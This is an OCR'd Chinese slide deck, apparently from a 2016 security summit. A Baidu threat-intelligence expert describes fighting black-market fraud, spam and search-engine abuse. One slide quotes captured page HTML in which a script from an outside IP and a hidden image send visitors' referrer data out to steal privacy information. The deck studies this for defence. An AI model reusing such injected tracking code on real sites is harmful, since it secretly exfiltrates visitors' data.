
ASC

应用安全联盟

2016 移动物联网安全高峰论坛

大数据环境下的黑产对抗研究



个人简介

- 百度商业安全部威胁情报资深专家

提纲

- WHY-百度面临的安全形势
- WHAT-威胁概况
- HOW-典型案例以及分析
- 希望

WHY - 百度面临的安全形势

- 每天百度索引的数据中1-2%的url包含不同程度的恶意信息
- 会影响到0.5%的点击流量
- 几乎每天都会遭遇撞库/DDOS/社工/渗入等各种类型的攻击

提纲


- WHY-百度面临的安全形势
- WHAT-威胁概况
- HOW-典型案例以及分析
- 希望

WHAT-威胁概况

- 定义:威胁情报就是能帮助你识别安全威胁并做出明智决定的知识。威胁情报可以帮助你解决以下问题--Freebuf-JackFree
  - 针对大量的安全威胁信息，包括网络威胁者、威胁方式、漏洞、目标等等，如何跟上时代的步伐？
  - 如何主动获取关于未来安全威胁的信息？
  - 如何感知关于特定安全威胁的危险和所带来的后果？
- 研究对象
  - 文件
  - 网页
  - 网站
  - 电话
  - 短信
  - Wifi
  - IP

WHAT-威胁概况

- 恶意文件(样本): 100w个/天



WHAT-威胁概况

- 恶意网页:新增200w个/天, 拦截2000w次/天

欺诈


- 金融证券
- 虚假中奖
- 虚假购物
- 虚假招聘
- 仿冒银行
- 虚假票务
- 模仿登陆
- 虚假药品

风险

- 下载恶意程序
- 网页挂马
- 漏洞利用
- 网站被黑
- 恶意代码


违法

- 色情
- 博彩
- 政治




WHAT-威胁概况

- 网站风险:发现300w个/天(为百度及百度客户)




WHAT-威胁概况

- 骚扰电话: 50w个/天(标记),拦截1000w次/天




WHAT-威胁概况

- 骚扰短信: 500w次/天




WHAT-威胁概况

- 风险wifi: 400w次/天



WHAT-威胁概况

- 恶意IP: 1w个/天



其他攻击　跨站脚本　扫描器　密码破解　SQL注入
敏感信息泄露攻击　各种WEB建站程序的漏洞攻击　文件包含　WEBSHELL后门　恶意爬虫
登录破解　解析漏洞攻击　命令执行攻击　恶意附件　文件上传攻击
代理检测　恶意刷分　用户名破解　数据爬取　Locky攻击

HOW-典型案例以及分析

- 种类多:近期在进行的对抗案例
  - 线下对抗
    - 百度某客户被DDoS案件：犯罪份子已落网
    - 百度某业务被DDoS案件：犯罪份子已落网
    - 百度被撞库案件：犯罪份子已落网
    - 出售百度账号撞库工具案件：犯罪份子已落网
    - 百度撞库嫌疑人进行糯米余额盗刷洗钱
    - 淘宝出售填满色情内容的百度网盘账号
  - 线上对抗
    - 百度账号撞库专项
    - 隐私窃取专项
    - 针对百度的referrer跳转
    - 百度霸屏专项
    - 仿冒百度专项
    - 虚假航空信息专项：携程、去哪儿

HOW-典型案例以及分析

- 对抗强
  - 异地:多地推广西点培训，广西一地推广医疗

```
<!DOCTYPE html><html lang="en"><head>
<meta id="viewport" name="viewport" content="width=device-width; initial-scale=1.0
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<meta name="apple-mobile-web-app-capable" content="yes">
<meta name="generator" content="bd-mobcard">
<title>西安新西点烘焙职业技能培训学校</title>
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>

<div id="top"><img src="images/top.jpg" width="100%"></div>
<div id="nav">
    <a href="index.asp">网站首页</a>
    <a href="about.asp">学校简介</a>
    <a href="news.asp">专业设置</a>
    <a href="jybz.asp">就业保障</a>
    <a href="mszp.asp">作品图库</a>
    <a href="hptd.asp">烘焙天地</a>
    <a href="wsbm.asp">报名指南</a>
    <a href="lxwm.asp">联系我们</a>
</div>
<div id="banner"><img src="images/banner.jpg" width="10
<div id="biaoti"><div id="ti"></div></div>
An error occurred on the server when processing the URL
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-trans
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>肺部结节是怎么回事?-上海中大肿瘤医院</title>
<meta name="description" content="今年35岁的何先生，是上海本地人。一个多月来，何先生感觉胸部隐隐有痛感，
<meta name="keywords" content="肺部,结节,是,怎么回事,今年,35岁,的,何先生,">
<link href="http://img.120fd.com/web/zd-web/zhongda021.com/style/common.css" rel="stylesheet" media="screen"
<link href="http://img.120fd.com/web/zd-web/zhongda021.com/style/nr.css" rel="stylesheet" media="screen" typ
<script src="//hm.baidu.com/hm.js?0c0edbee1aa36aec94003718a224a0c4"></script><script type="text/javascript"
<script type="text/javascript" src="http://img.120fd.com/web/zd-web/zhongda021.com/js/Marquee.js"></script>
<script type="text/javascript" src="http://img.120fd.com/web/zd-web/zhongda021.com/js/jquery.hoverIntent.min
<script type="text/javascript" src="http://img.120fd.com/web/zd-web/zhongda021.com/js/ga.js"></script><scrip

<script type="text/javascript" src="http://lrzd.zhongda021.com/js/CheckInvitejs.aspx?id=12612505&amp;sid=147
<body>
<div class="top">
        <a href="/" target="_blank"><img src="http://img.120fd.com/web/zd-web/zhongda021.com/images/inde
        <ul class="fl">
            <li><b>▪ </b> 肿瘤微创治疗中心</li>
            <li><b>▪ </b> 多学科专家联合会诊</li>
            <li><b>▪ </b> 百万慈善基金定点单位</li>
        </ul>
        <img src="http://img.120fd.com/web/zd-web/zhongda021.com/images/srzj.jpg" class="fl zrr">
        <div class="zyw rl">
            <a href="/" style=" margin-bottom:6px;" target="_blank"><img src="http://img.120fd.com/web/z
            <a href="/en" target="_blank"><img src="http://img.120fd.com/web/zd-web/zhongda021.com/image
        </div>
    </div>
    <div class="nav">
        <ul class="nav_o">
            <li>
                <a href="/" target="_blank">网站首页</a>
            </li>
            <li>
                <a href="/about/yyjj/" target=" blank">医院概况</a>
```

HOW-典型案例以及分析

- 对抗强
  - 图片

HOW-典型案例以及分析

- 对抗强
  - 技术:用script加载的代码会判断p标签中img是否加载成功，是则执行访问窃取隐私逻辑，否则跳过



```
    <script src="/js/swipe_home.js"></script>
        <script type="text/javascript" charset="utf-8" src="http://lead.soperson.com/20000568/10049073.js"
<script type='text/javascript' src='/js/main.js'></script>
<script type="text/javascript" src="http://112.124.104.68/?action=js&id=183" charset="utf-8" ></script>
<p style="display:none;"><img src="http://112.124.104.68/?action=js&url=referrer&id=183" /></p>

</body>
</html>
```


HOW-典型案例以及分析

- 治理难
  - 依附信息发布平台

HOW-典型案例以及分析

- 治理难
  - 环节多





HOW-典型案例以及分析

- 针对搜索引擎
  - 霸屏

黑产服务商

点击第二条搜索结果，打开新的页面的同时将搜索页跳转伪造的搜索页面

百度搜索展示结果

HOW-典型案例以及分析

- 针对搜索引擎
  - 针对百度搜索来源的跳转

正常访问网页

从百度搜索结果中点击访问

HOW-典型案例以及分析


- 针对搜索引擎
  - 仿冒百度推广

HOW-典型案例以及分析

- 针对搜索引擎
  - 蜘蛛池: WHY
    - blackhat SEO:
      - 技术新: 蜘蛛池是自2015 年以来新兴的blackhat SEO 技术
      - 手段恶意: 采用恶意手段，加速搜索引擎对推广客户的收录并提高排名
